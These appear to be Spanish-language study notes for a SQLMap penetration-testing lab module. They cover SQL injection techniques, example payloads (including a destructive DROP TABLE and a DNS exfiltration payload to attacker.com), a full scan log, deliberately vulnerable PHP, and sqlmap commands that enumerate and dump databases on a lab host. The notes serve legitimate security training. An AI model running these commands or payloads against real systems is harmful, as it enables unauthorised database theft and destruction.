[Lista completa de inyección de comandos para descargar](#)

SQLMap Essentials



SQLMAP

Descripción general de SQLMap

SQLMap es una herramienta gratuita y de código abierto para pruebas de penetración, escrita en Python, que automatiza la detección y explotación de vulnerabilidades de inyección SQL (SQLi). SQLMap se ha desarrollado continuamente desde 2006 y se mantiene en la actualidad.

```
AGB@htb[/htb]$ python sqlmap.py -u 'http://inlanefreight.htb/page.php?id=5'
```

```
_
__H_
__ __[''] {1.3.10.41#dev}
|_-| . ['] |.| . |
|__|_ [""]_|_|_|_,|_|
 |_V... |_ http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal

laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:55:56

```
[12:55:56] [INFO] testing connection to the target URL
[12:55:57] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[12:55:58] [INFO] testing if the target URL content is stable
[12:55:58] [INFO] target URL content is stable
[12:55:58] [INFO] testing if GET parameter 'id' is dynamic
[12:55:58] [INFO] confirming that GET parameter 'id' is dynamic
[12:55:59] [INFO] GET parameter 'id' is dynamic
[12:55:59] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable (possible DBMS: 'MySQL')
[12:56:00] [INFO] testing for SQL injection on GET parameter 'id'
<...SNIP...>
```

SQLMap viene con un potente motor de detección, numerosas funciones y una amplia gama de opciones e interruptores para ajustar muchos aspectos del mismo, como:

Conexión de destino	Detección inyección	de Toma de huellas dactilares
Enumeración	Mejoramiento	Detección y omisión de protección mediante scripts de "manipulación"
Recuperación de contenido de bases de datos	Acceso al sistema de archivos	Ejecución de los comandos del sistema operativo (SO)

Instalación de SQLMap

SQLMap está preinstalado en su Pwnbox y en la mayoría de los sistemas operativos de seguridad. SQLMap también se encuentra en las bibliotecas de muchas distribuciones de Linux. Por ejemplo, en Debian, se puede instalar con:

```
AGB@htb[/htb]$ sudo apt install sqlmap
```

Si queremos instalar manualmente, podemos utilizar el siguiente comando en la terminal de Linux o la línea de comandos de Windows:

```
AGB@htb[/htb]$ git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git  
sqlmap-dev
```

Después de esto, SQLMap se puede ejecutar con:

Descripción general de SQLMap

```
AGB@htb[/htb]$ python sqlmap.py
```

Bases de datos compatibles

SQLMap ofrece la mayor compatibilidad con sistemas de gestión de bases de datos (SGBD) que cualquier otra herramienta de explotación de SQL. SQLMap es totalmente compatible con los siguientes SGBD:

MySQL	Oracle	PostgreSQL	Microsoft SQL Server
SQLite	IBM DB2	Microsoft Access	Firebird
Sybase	SAP MaxDB	Informix	MariaDB
HSQLDB	CockroachDB	TiDB	MemSQL
H2	MonetDB	Apache Derby	Amazon Redshift
Vertica,Mckoi	Presto	Altibase	MimerSQL
CrateDB	Greenplum	Drizzle	Apache Ignite
Cubrid	InterSystems Cache	IRIS	eXtremeDB
FrontBase			

El equipo de SQLMap también trabaja para agregar y soportar nuevos DBMS periódicamente.

Tipos de inyección SQL admitidos

SQLMap es la única herramienta de pruebas de penetración que puede detectar y explotar correctamente todos los tipos de SQLi conocidos. Vemos los tipos de inyección SQL compatibles con SQLMap con el `sqlmap -hh` comando:

```
AGB@htb[/htb]$ sqlmap -hh
```

...SNIP...

Techniques:

```
--technique=TECH.. SQL injection techniques to use (default "BEUSTQ")
```

Los caracteres técnicos BEUSTQ se refieren a lo siguiente:

- B: Ciego basado en booleanos
- E: Basado en errores
- U: Consulta basada en union
- S: Consultas apiladas
- T: Ciego basado en el tiempo
- Q: Consultas en línea

Inyección SQL ciega basada en Booleanos

Ejemplo de Boolean-based blind SQL Injection:

AND 1=1

SQLMap explota Boolean-based blind SQL Injection vulnerabilidades mediante la diferenciación de TRUE o FALSE en los resultados de las consultas, recuperando eficazmente 1 byte de información por solicitud. Esta diferenciación se basa en la comparación de las respuestas del servidor para determinar si la consulta SQL devolvió [TRUE o -] FALSE. Esto abarca desde comparaciones difusas del contenido de la respuesta sin procesar, códigos HTTP, títulos de página, texto filtrado y otros factores.

- TRUE Los resultados generalmente se basan en respuestas que no tienen ninguna diferencia o tienen una diferencia marginal con respecto a la respuesta regular del servidor.
- FALSE Los resultados se basan en respuestas que tienen diferencias sustanciales con respecto a la respuesta regular del servidor.
- Boolean-based blind SQL Injection Se considera el tipo SQLi más común en aplicaciones web.

Inyección SQL basada en errores

Ejemplo de Error-based SQL Injection:

AND GTID_SUBSET(@@version,0)

Si los errores database management system(DBMS) se devuelven como parte de la respuesta del servidor ante cualquier problema relacionado con la base de datos, es probable que se utilicen para transportar los resultados de las consultas solicitadas.

En tales casos, se utilizan cargas útiles especializadas para el SGBD actual, dirigidas a las funciones que causan errores conocidos. SQLMap cuenta con la lista más completa de estas cargas útiles relacionadas y cubre Error-based SQL Injection los siguientes SGBD:

MySQL	PostgreSQL	Oráculo
Microsoft SQL Server	Sybase	Vertical
IBM DB2	Pájaro de fuego	MonetDB

Se considera que SQLi basado en errores es más rápido que todos los demás tipos, excepto el basado en consultas UNION, porque puede recuperar una cantidad limitada (por ejemplo, 200 bytes) de datos denominados "fragmentos" a través de cada solicitud.

UNION basado en consultas

Ejemplo de UNION query-based SQL Injection:

```
UNION ALL SELECT 1,@@version,3
```

Con el uso de UNION, generalmente es posible extender la vulnerable consulta original () con los resultados de las sentencias inyectadas. De esta forma, si los resultados de la consulta original se representan como parte de la respuesta, el atacante puede obtener resultados adicionales de las sentencias inyectadas dentro de la propia respuesta de la página. Este tipo de inyección SQL se considera el más rápido, ya que, idealmente, el atacante podría extraer el contenido de toda la tabla de la base de datos de interés con una sola solicitud.

Consultas apiladas

Ejemplo de Stacked Queries:

```
; DROP TABLE users
```

El apilamiento de consultas SQL, también conocido como "**piggy-backing**", consiste en inyectar sentencias SQL adicionales tras la vulnerable. Si se requiere ejecutar sentencias que no sean de consulta (p. ej INSERT., UPDATE o DELETE), la plataforma

vulnerable debe soportar el apilamiento (p. ej., Microsoft SQL Server y PostgreSQL lo soportan por defecto). SQLMap puede aprovechar estas vulnerabilidades para ejecutar sentencias que no sean de consulta en funciones avanzadas (p. ej., ejecución de comandos del sistema operativo) y para la recuperación de datos, de forma similar a los tipos SQLi ciegos basados en tiempo.

Inyección SQL ciega basada en el tiempo

Ejemplo de Time-based blind SQL Injection:

AND 1=IF(2>1,SLEEP(5),0)

El principio de Time-based blind SQL Injection es similar al de Boolean-based blind SQL Injection, pero aquí se utiliza el tiempo de respuesta como fuente para la diferenciación entre TRUE o FALSE.

- **TRUE** La respuesta generalmente se caracteriza por la notable diferencia en el tiempo de respuesta en comparación con la respuesta del servidor normal.
- **FALSE** La respuesta debe dar como resultado un tiempo de respuesta indistinguible de los tiempos de respuesta normales.

Time-based blind SQL Injection Es considerablemente más lento que el SQLi ciego basado en booleanos, ya que las consultas resultantes TRUE retrasarían la respuesta del servidor. Este tipo de SQLi se utiliza cuando Boolean-based blind SQL Injection no es aplicable. Por ejemplo, si la sentencia SQL vulnerable no es una consulta (p. ej. INSERT, , UPDATE o DELETE), ejecutada como parte de la funcionalidad auxiliar sin afectar el proceso de renderizado de la página, se utiliza SQLi basado en tiempo por necesidad, ya que Boolean-based blind SQL Injection no funcionaría en este caso.

Consultas en línea

Ejemplo de Inline Queries:

SELECT (SELECT @@version) from

Este tipo de inyección incrusta una consulta dentro de la consulta original. Este tipo de inyección SQL es poco común, ya que requiere que la aplicación web vulnerable esté escrita de cierta manera. Aun así, SQLMap también admite este tipo de SQLi.

Inyección SQL fuera de banda

Ejemplo de Out-of-band SQL Injection:

```
LOAD_FILE(CONCAT('\\\\\\',@@version,'.attacker.com\\README.txt'))
```

Este se considera uno de los tipos más avanzados de SQLi, y se utiliza cuando la aplicación web vulnerable no admite los demás tipos o estos son demasiado lentos (p. ej., SQLi ciego basado en tiempo). SQLMap admite SQLi fuera de banda mediante exfiltración de DNS, donde las consultas solicitadas se recuperan mediante el tráfico DNS.

Al ejecutar SQLMap en el servidor DNS del dominio bajo control (p. ej., [nombre del dominio .attacker.com]), SQLMap puede ejecutar el ataque forzando al servidor a solicitar subdominios inexistentes (p. ej., [nombre del dominio] foo.attacker.com), donde foo se encontraría la respuesta SQL que queremos recibir. SQLMap puede entonces recopilar estas solicitudes DNS erróneas y recopilar foo parte de ellas para formar la respuesta SQL completa.

Introducción a SQLMap

Al comenzar a usar SQLMap, la primera opción para los nuevos usuarios suele ser el mensaje de ayuda del programa. Para ayudar a los nuevos usuarios, existen dos niveles de lista de mensajes de ayuda:

- Basic Listing muestra solo las opciones y los interruptores básicos, suficientes en la mayoría de los casos (interruptor -h):

Introducción a SQLMap

```
AGB@htb[/htb]$ sqlmap -h
```

```
_____
__H__
___['']_____ {1.4.9#stable}
|-| . ["] |.'|. |
|_|_|_|_|_|_,|_|
_|V... | | http://sqlmap.org
```

```
Usage: python3 sqlmap [options]
```

Options:

- | | |
|------------|--|
| -h, --help | Show basic help message and exit |
| -hh | Show advanced help message and exit |
| --version | Show program's version number and exit |
| -v VERBOSE | Verbosity level: 0-6 (default 1) |

Target:

At least one of these options has to be provided to define the target(s)

- ```
-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK Process Google dork results as target URLs
...SNIP...
• Advanced Listing muestra todas las opciones e interruptores (switch -hh):
```

```
AGB@htb[htb]$ sqlmap -hh
```

```
__H__
____[])_____ {1.4.9#stable}
|-|.|.|.|.|_
|_|_|_|_|_,|_|
|V...|_ http://sqlmap.org
```

Usage: python3 sqlmap [options]

## Options:

- |            |                                        |
|------------|----------------------------------------|
| -h, --help | Show basic help message and exit       |
| -hh        | Show advanced help message and exit    |
| --version  | Show program's version number and exit |
| -v VERBOSE | Verbosity level: 0-6 (default 1)       |

## Target:

At least one of these options has to be provided to define the target(s)

- u URL, --url=URL** Target URL (e.g. "http://www.site.com/vuln.php?id=1")  
**-d DIRECT** Connection string for direct database connection  
**-l LOGFILE** Parse target(s) from Burp or WebScarab proxy log file

```
-m BULKFILE Scan multiple targets given in a textual file
-r REQUESTFILE Load HTTP request from a file
-g GOOGLEDORK Process Google dork results as target URLs
-c CONFIGFILE Load options from a configuration INI file
```

Request:

These options can be used to specify how to connect to the target URL

```
-A AGENT, --user.. HTTP User-Agent header value
-H HEADER, --hea.. Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
--method=METHOD Force usage of given HTTP method (e.g. PUT)
--data=DATA Data string to be sent through POST (e.g. "id=1")
--param-del=PARA.. Character used for splitting parameter values (e.g. &)
--cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--cookie-del=COO.. Character used for splitting cookie values (e.g. ;)
...SNIP...
```

Para más detalles, se recomienda a los usuarios consultar la [wiki](#) del proyecto, ya que representa el manual oficial para el uso de SQLMap.

## Escenario básico

En un escenario simple, un evaluador de penetración accede a la página web que acepta la entrada del usuario mediante un GETparámetro (p. ej., id). Quiere comprobar si la página web está afectada por la vulnerabilidad de inyección SQL. De ser así, querría explotarla, recuperar la mayor cantidad de información posible de la base de datos del backend o incluso intentar acceder al sistema de archivos subyacente y ejecutar comandos del sistema operativo. Un ejemplo de código PHP vulnerable a SQLi para este escenario sería el siguiente:

```
$link = mysqli_connect($host, $username, $password, $database, 3306);
$sql = "SELECT * FROM users WHERE id = " . $_GET["id"] . " LIMIT 0, 1";
$result = mysqli_query($link, $sql);
if (!$result)
 die("SQL error: ". mysqli_error($link) . "
\n");
```

Dado que el informe de errores está habilitado para la consulta SQL vulnerable, se devolverá un error de base de datos como parte de la respuesta del servidor web en caso de problemas de ejecución de la consulta SQL. Estos casos facilitan la detección de SQLi, especialmente en caso de manipulación manual de valores de parámetros, ya que los errores resultantes se reconocen fácilmente.

## Lorem Ipsum

*"Neque porro quisquam est qui dolorem ipsum quia dolor sit amet, consectetur, adipisci velit..."*

"There is no one who loves pain itself, who seeks after it and wants to have it, simply because it is pain..."

### What is Lorem Ipsum?

**SQL error:** You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " LIMIT 0, 1' at line 1

### Why do we use it?

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using 'Content here, content here', making it look like readable English. Many desktop publishing packages and web page editors now use Lorem Ipsum as their default model text, and a search for 'lorem ipsum' will uncover many web sites still in their infancy. Various versions have evolved over the years, sometimes by accident, sometimes on purpose (injected humour and the like).

Para ejecutar SQLMap en este ejemplo, ubicado en la URL de ejemplo <http://www.example.com/vuln.php?id=1>, se vería así:

```
AGB@htb[~/htb]$ sqlmap -u "http://www.example.com/vuln.php?id=1" --batch
```

```

__H__
_____[']_____ {1.4.9}
|_-| . [,] |.| . |
|_|_ [()_|_|_|_,| _|
|_|V... |_| http://sqlmap.org
```

```
[*] starting @ 22:26:45 /2020-09-09/
```

```
[22:26:45] [INFO] testing connection to the target URL
[22:26:45] [INFO] testing if the target URL content is stable
[22:26:46] [INFO] target URL content is stable
[22:26:46] [INFO] testing if GET parameter 'id' is dynamic
[22:26:46] [INFO] GET parameter 'id' appears to be dynamic
```

[22:26:46] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')

[22:26:46] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks

[22:26:46] [INFO] testing for SQL injection on GET parameter 'id'

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y

[22:26:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[22:26:46] [WARNING] reflective value(s) found and filtering out

[22:26:46] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="luther")

[22:26:46] [INFO] testing 'Generic inline queries'

[22:26:46] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'

[22:26:46] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'

...SNIP...

[22:26:46] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable

[22:26:46] [INFO] testing 'MySQL inline queries'

[22:26:46] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'

[22:26:46] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)

...SNIP...

[22:26:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

[22:26:56] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable

[22:26:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'

[22:26:56] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found

[22:26:56] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test

[22:26:56] [INFO] target URL appears to have 3 columns in query

[22:26:56] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N  
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:

---

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=1 AND 8814=8814

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: id=1 AND (SELECT 7744 FROM(SELECT COUNT(\*),CONCAT(0x7170706a71,(SELECT (ELT(7744=7744,1))),0x71707a7871,FLOOR(RAND(0)\*2))x FROM INFORMATION\_SCHEMA.PLUGINS GROUP BY x)a)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=1 AND (SELECT 3669 FROM (SELECT(SLEEP(5)))TlxJ)

Type: UNION query

Title: Generic UNION query (NULL) - 3 columns

Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7170706a71,0x554d766a4d694850596b754f6f716250584a6d53485a52474a7979436647576e766a595374436e78,0x71707a7871)-- -

---

[22:26:56] [INFO] the back-end DBMS is MySQL

web application technology: PHP 5.2.6, Apache 2.2.9

back-end DBMS: MySQL >= 5.0

[22:26:57] [INFO] fetched data logged to text files under '/home/user/.sqlmap/output/www.example.com'

[\*] ending @ 22:26:57 /2020-09-09/

Nota: en este caso, la opción '-u' se utiliza para proporcionar la URL de destino, mientras que el modificador '--batch' se utiliza para omitir cualquier entrada de usuario requerida, eligiendo automáticamente el uso de la opción predeterminada.

## Descripción de salida de SQLMap

Al final de la sección anterior, la salida de sqlmap mostró mucha información durante su análisis. Estos datos suelen ser cruciales para comprender, ya que nos guían a través del proceso automatizado de inyección SQL. Esto nos muestra exactamente qué tipo de vulnerabilidades está explotando SQLMap, lo que nos ayuda a informar sobre el tipo de inyección que tiene la aplicación web. Esto también puede ser útil si queremos explotar manualmente la aplicación web una vez que SQLMap determine el tipo de inyección y el parámetro vulnerable.

## Descripción de los mensajes de registro

A continuación, se presentan algunos de los mensajes más comunes que suelen encontrarse durante un escaneo de SQLMap, junto con un ejemplo de cada uno del ejercicio anterior y su descripción.

### El contenido de la URL es estable

#### Log Message:

- "El contenido de la URL de destino es estable"
- "target URL content is stable"

Esto significa que no hay cambios significativos entre las respuestas en caso de solicitudes idénticas continuas. Esto es importante desde el punto de vista de la automatización, ya que, en caso de respuestas estables, es más fácil detectar las diferencias causadas por los posibles intentos de SQLi. Si bien la estabilidad es importante, SQLMap cuenta con mecanismos avanzados para eliminar automáticamente el posible ruido que podría provenir de destinos potencialmente inestables.

### El parámetro parece ser dinámico

#### Log Message:

- "El parámetro GET 'id' parece ser dinámico"
- "GET parameter 'id' appears to be dynamic"

Siempre es deseable que el parámetro probado sea dinámico, ya que indica que cualquier cambio en su valor resultará en un cambio en la respuesta; por lo tanto, el parámetro puede estar vinculado a una base de datos. Si la salida es estática y no cambia, podría indicar que el valor del parámetro probado no está siendo procesado por el objetivo, al menos en el contexto actual.

### **El parámetro podría ser injectable**

Log Message:

- Una prueba heurística básica muestra que el parámetro GET 'id' podría ser injectable (possible DBMS: 'MySQL').
- "heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')"

Como se mencionó anteriormente, los errores del DBMS son un buen indicador de la posible presencia de SQLi. En este caso, se produjo un error de MySQL cuando SQLMap envió un valor intencionalmente no válido (p. ej., ?id=1",)..).))"), lo que indica que el parámetro probado podría ser injectable mediante SQLi y que el objetivo podría ser MySQL. Cabe destacar que esto no constituye una prueba de SQLi, sino simplemente una indicación de que el mecanismo de detección debe probarse en la ejecución posterior.

### **El parámetro podría ser vulnerable a ataques XSS**

Log Message:

- Una prueba heurística (XSS) muestra que el parámetro GET 'id' podría ser vulnerable a ataques de secuencias de comandos entre sitios (XSS).
- "heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks"

Aunque no es su propósito principal, SQLMap también realiza una prueba heurística rápida para detectar la presencia de una vulnerabilidad XSS. En pruebas a gran escala, donde se evalúan muchos parámetros con SQLMap, es útil contar con este tipo de comprobaciones heurísticas rápidas, especialmente si no se encuentran vulnerabilidades de SQLi.

## El DBMS back-end es '...'

### Log Message:

- Parece que el SGBD de backend es 'MySQL'. ¿Desea omitir las cargas de prueba específicas de otros SGBD? [S/n]
- "it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]"

En una ejecución normal, SQLMap prueba todos los DBMS compatibles. Si hay una indicación clara de que el objetivo utiliza el DBMS específico, podemos restringir las cargas útiles a ese DBMS específico.

## Valores de nivel/riesgo

### Log Message:

- Para las pruebas restantes, ¿desea incluir todas las pruebas de 'MySQL' que amplían los valores de nivel (1) y riesgo (1) proporcionados? [S/n]
- "for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]"

Si hay una indicación clara de que el objetivo utiliza el DBMS específico, también es posible extender las pruebas para ese mismo DBMS más allá de las pruebas regulares. Esto básicamente implica ejecutar todas las cargas útiles de inyección SQL para ese DBMS específico, mientras que si no se detecta ningún DBMS, solo se probarán las cargas útiles principales.

## Valores reflexivos encontrados

### Log Message:

- "valor(es) reflectantes encontrados y filtrados"
- "reflective value(s) found and filtering out"

Solo una advertencia: se encuentran partes de las cargas útiles utilizadas en la respuesta. Este comportamiento podría causar problemas a las herramientas de automatización, ya que representa información no deseada. Sin embargo, SQLMap

cuenta con mecanismos de filtrado para eliminar dicha información no deseada antes de comparar el contenido original de la página.

### El parámetro parece ser inyectable

#### Log Message:

- "El parámetro GET 'id' parece ser 'AND ciego basado en booleanos - cláusula WHERE o HAVING' inyectable (con --string="luther")"
- "GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="luther")"

Este mensaje indica que el parámetro parece ser inyectable, aunque aún existe la posibilidad de que sea un falso positivo. En el caso de tipos de SQLi ciegos basados en booleanos y similares (p. ej., ciegos basados en tiempo), donde existe una alta probabilidad de falsos positivos, al final de la ejecución, SQLMap realiza pruebas exhaustivas que consisten en comprobaciones lógicas sencillas para eliminar los falsos positivos.

Además, with --string="luther" indica que SQLMap reconoció y utilizó la apariencia de un valor de cadena constante Luther en la respuesta para distinguirla TRUE de FALSE las respuestas. Este hallazgo es importante, ya que en estos casos no es necesario utilizar mecanismos internos avanzados, como la eliminación de dinamismo/reflexión o la comparación difusa de respuestas, que no pueden considerarse falsos positivos.

### Modelo estadístico de comparación basado en el tiempo

#### Log Message:

- "La comparación basada en el tiempo requiere un modelo estadístico más amplio. Espere... (listo)"
- "time-based comparison requires a larger statistical model, please wait.....(done)"

SQLMap utiliza un modelo estadístico para reconocer respuestas de destino regulares y retardadas (intencionadamente). Para que este modelo funcione, es necesario recopilar un número suficiente de tiempos de respuesta regulares. De esta forma, SQLMap puede distinguir estadísticamente entre el retraso deliberado incluso en entornos de red de alta latencia.

## Ampliación de las pruebas de la técnica de inyección de consultas UNION

### Log Message:

- "Extensión automática de rangos para las pruebas de la técnica de inyección de consultas UNION, ya que se encuentra al menos otra técnica (potencial)"
- "automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found"

Las comprobaciones SQLi mediante consultas UNION requieren considerablemente más solicitudes para reconocer correctamente la carga útil utilizable que otros tipos de SQLi. Para reducir el tiempo de prueba por parámetro, especialmente si el objetivo no parece ser inyectable, el número de solicitudes se limita a un valor constante (es decir, 10) para este tipo de comprobación. Sin embargo, si existe una alta probabilidad de que el objetivo sea vulnerable, especialmente si se encuentra otra técnica SQLi (potencial), SQLMap extiende el número predeterminado de solicitudes para las consultas SQLi mediante consultas UNION, debido a una mayor probabilidad de éxito.

### La técnica parece utilizable

### Log Message:

- La técnica "ORDER BY" parece ser útil. Esto debería reducir el tiempo necesario para encontrar el número correcto de columnas de consulta. Se está ampliando automáticamente el rango para la prueba actual de la técnica de inyección de consultas UNION.
- "'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test"

Como comprobación heurística del tipo SQLi de consulta UNION, antes de UNIONenviar las cargas útiles, ORDER BYse verifica la usabilidad de una técnica conocida como [texto incoherente]. En caso de ser utilizable, SQLMap puede reconocer rápidamente el número correcto de UNIONcolumnas requeridas mediante la búsqueda binaria.

Tenga en cuenta que esto depende de la tabla afectada en la consulta vulnerable.

## El parámetro es vulnerable

Log Message:

- El parámetro GET 'id' es vulnerable. ¿Desea seguir probando los demás (si los hay)? [sí/no]
- "GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]"

Este es uno de los mensajes más importantes de SQLMap, ya que indica que el parámetro es vulnerable a inyecciones SQL. Normalmente, el usuario solo busca al menos un punto de inyección (es decir, un parámetro) utilizable contra el objetivo. Sin embargo, si realizamos una prueba exhaustiva en la aplicación web y queremos reportar todas las posibles vulnerabilidades, podemos continuar buscando todos los parámetros vulnerables.

## Sqlmap identificó los puntos de inyección

Log Message:

- "sqlmap identificó los siguientes puntos de inyección con un total de 46 solicitudes HTTP:"
- "sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:"

A continuación, se presenta una lista de todos los puntos de inyección con su tipo, título y cargas útiles, lo que representa la prueba definitiva de la detección y explotación exitosa de las vulnerabilidades de SQLi encontradas. Cabe destacar que SQLMap solo enumera los hallazgos que son demostrablemente explotables (es decir, utilizables).

## Datos registrados en archivos de texto

Log Message:

- "Se obtuvieron datos registrados en archivos de texto en '/home/user/.sqlmap/output/www.example.com'"

- "fetched data logged to text files under '/home/user/.sqlmap/output/www.example.com'"

Esto indica la ubicación del sistema de archivos local que se utiliza para almacenar todos los registros, sesiones y datos de salida de un objetivo específico; en este caso, www.example.com. Tras una ejecución inicial, donde se detecta correctamente el punto de inyección, todos los detalles de las ejecuciones futuras se almacenan en los archivos de sesión del mismo directorio. Esto significa que SQLMap intenta reducir al máximo las solicitudes de destino requeridas, en función de los datos de los archivos de sesión.


### Ejecución de SQLMap en una solicitud HTTP

SQLMap tiene numerosas opciones y comutadores que se pueden utilizar para configurar correctamente la solicitud (HTTP) antes de su uso.

En muchos casos, errores simples como olvidar proporcionar valores de cookies adecuados, complicar demasiado la configuración con una línea de comando larga o una declaración incorrecta de datos POST formateados impedirán la detección y explotación correctas de la posible vulnerabilidad de SQLi.

### Comandos de curl

Una de las mejores y más sencillas formas de configurar correctamente una solicitud SQLMap contra un objetivo específico (es decir, una solicitud web con parámetros dentro) es utilizar Copy as cURL la función dentro del panel Red (Monitor) dentro de las herramientas para desarrolladores de Chrome, Edge o Firefox:



Al pegar el contenido del portapapeles (Ctrl-V) en la línea de comando y cambiar el comando original curl a sqlmap, podemos usar SQLMap con el mismo curl comando:

```
AGB@htb[htb]$ sqlmap 'http://www.example.com/?id=1' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0' -H 'Accept: image/webp,*/*' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Connection: keep-alive' -H 'DNT: 1'
```

### Ejemplo: Caso 2

The screenshot shows a browser window with the URL `http://94.237.61.242:42249/case2.php` in the address bar. A context menu is open over a table, specifically over the row where `case2.php` is listed in the 'Archivo' column. The 'Copiar como cURL' option is highlighted with a red box. The table below shows various requests and responses, with the first row being the exploit payload.

| Estado | Método | Dominio             | Archivo                 | Tipo                 | Transferido | T...     | 0 ms  |
|--------|--------|---------------------|-------------------------|----------------------|-------------|----------|-------|
| 200    | POST   | 94.237.61.242:42249 | case2.php               | document             | html        | 2,57 kB  | 2,... |
| 200    | GET    | 94.237.61.242:42249 | bootstrap.min.css       | stylesheet           | css         | en caché | 2...  |
| 200    | GET    | 94.237.61.242:42249 | jquery.slim.min.js      | script               | js          | en caché | 0 B   |
| 200    | GET    | 94.237.61.242:42249 | bootstrap.bundle.min.js | script               | js          | en caché | 0 B   |
| 404    | GET    | 94.237.61.242:42249 | favicon.ico             | FaviconLoader.sys... | html        | en caché | 2...  |

### Ejemplo de escaneo sqlmap con (Copiar como cURL)

```
sqlmap 'http://94.237.61.242:42249/case2.php' \
-X POST \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Origin: http://94.237.61.242:42249' \
-H 'Connection: keep-alive' \
-H 'Referer: http://94.237.61.242:42249/case2.php' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i' \
--data-raw 'id=1' --dbs --batch
```

Obtener información de la tabla con un dumper.



```
sqlmap 'http://94.237.61.242:42249/case2.php' \
-X POST \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Origin: http://94.237.61.242:42249' \
-H 'Connection: keep-alive' \
-H 'Referer: http://94.237.61.242:42249/case2.php' \
